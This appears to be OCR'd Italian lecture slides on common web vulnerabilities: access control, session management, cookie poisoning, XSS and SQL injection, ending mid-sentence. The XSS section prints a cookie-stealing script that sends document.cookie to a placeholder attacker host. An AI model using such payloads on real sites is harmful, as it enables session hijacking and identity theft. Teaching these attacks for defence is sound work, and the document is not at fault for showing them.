
This amount will be charged to your credit card immediately.

A2. Broken Access Control

- Controllo dell'accesso (Autorizzazione)
- Non vengono applicate le restrizioni appropriate su quello che possono fare o meno gli utenti. Un utente malintenzionato può accedere ad account di altri utenti, visualizzare files sensibili o ulitizzare funzionalità non autorizzate.
- Es:
  - Permessi sui file (R,W,X)
  - Forced Browsing
  - Insecure SessionID o cookie

- Testare sempre lo schema di controllo degli accessi al sito e verificare le azioni che non dovrebbero essere permesse.

A2. Broken Access Control (2)



Policy documentate di controllo degli accessi

A3. Broken Authentication e Session Management

- Processo di autenticazione
  - Meccanismo di autenticazione implementato non adeguato
- Gestione delle sessioni web
  - HTTP protocollo *stateless:* è necessario implementare una corretta gestione delle sessioni

A3. Broken Authentication

Meccanismi di autenticazione non adeguati

A3. Broken Authentication (2)

```
    <meta name="document-state" content="static" >
    <style type="text/css">
      <!--
      body { background-color: #FFFFFF; font-family: "Tahoma", "Verdana",
12px; color: #000000; }
      td { font-family: "Tahoma", "Verdana", "Arial", "Helvetica", "sans-
      -->
    </style>
    <script language="JavaScript">
      <!--
      function Try(passwd){
        if (passwd =="h4x0r"){
          alert("Alright! On to level 2 ...");
          location.href = "level2-fozumi.html";|
        }
        else {
          alert("The password is incorrect. Please don't try again.");
          location.href = "http://www.disney.com";
        };
      }
      //-->
    </script>
  </head>
  <body bgcolor="#FFFFFF">
    <div align="center">
      <img alt="here be the try2hack logo" src="../images/logo.jpg" width
      Level 1<br><br>
      Enter the password to continue :
      <form name="pass">
        <table summary="" cellpadding="0" cellspacing="0" border="0" widt
```

A.3: Concetto di “gestione della sessione” nel mondo reale

Mario Rossi

Dipendente Banca

A. Ferrari

Carta di identità Mario Rossi

Verifica identità in base alla carta di identità

Num. 33

Firma: A.Ferrari

Buongiorno Mario Rossi

Ticket #33

Ticket #33: mi dia 1000 euro dal mio conto

Verifica identità in base al ticket


Tenga 1000 euro Sig. Rossi

Meccanismo di autenticazione?

Meccanismo di gestione della sessione?

Livello di sicurezza del sistema?

A.3: Gestione della sessione web



A.3: Furto di identità

Per implementare una corretta gestione delle sessioni è necessario **proteggere** sia le **credenziali di autenticazione** di un utente che i **token di sessione** generati dal server ed assegnati all'utente

el cookie:

3122

Cookie=TWFyaW8122

→Identifica il mittente Paolo Verdi

Invio del contenuto di Paolo Verdi al destinatario Mario Rossi

[6a] Invio del contenuto di Paolo Verdi

I dati relativi all'utenza di Verdi non sono stati adeguatamente protetti

A.3: Errata gestione della sessione - Furto di identità

Cookie poisoning


Alterando campi forniti al client tramite un cookie (stato), un attaccante puo' impersonare un utente per accedere a servizi web.

Cookie: lang=en-us; ADMIN=no; y=1 ; time=10:30GMT ;
Cookie: lang=en-us; ADMIN=yes; y=1 ; time=12:30GMT ;

Cookie guessable

Cookie:aefdsg6757nb90 ; → M.Rossi
Cookie:aefdsg6757nb92 ; → G.Verdi
Cookie:aefdsg6757nb9? ; → V.Bianchi

A.4: Principi di Cross-Site-Scripting (XSS)



A.4: Cross-Site-Scripting (2)

GET /welcome.cgi?name=<script>alert(document.cookie)</script> HTTP/1.0

Host: www.my-banca.it

...

La risposta del sito vulnerabile sarà la seguente (interpretata sul browser dell'utente ignaro):

<HTML>

<Title>Welcome!</Title>

Hi <script>alert(document.cookie)</script>

**
 Welcome to our system**

...

</HTML>

A.4: Cross-Site-Scripting (3)

Il *malicious link* può essere:


http://www.my-banca.it/welcome.cgi?name=<script>window.open("http://www.attacker.site/collect.cgi?cookie="%2Bdocument.cookie)</script>

La risposta del server sarà:


```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>
<BR>Welcome to our system
...
</HTML>
```

Redirezione del contenuto del cookie dell'utente ignaro verso il server dell'attaccante


XSS esempio (1)



XSS esempio (2)



A5. Buffer Overflow



A.6: Injection Flaw

Ad esempio invio di comandi SQL come input di una pagina web direttamente al DB

La query confronta due stringhe vuote restituendo valore vero → AUTENTICATO!

A.6: SQL Injection (1)

Enter your account number to review your credit card numbers.

Hints:
The application is taking your input and inserting it at the end of a pre-formed SQL co

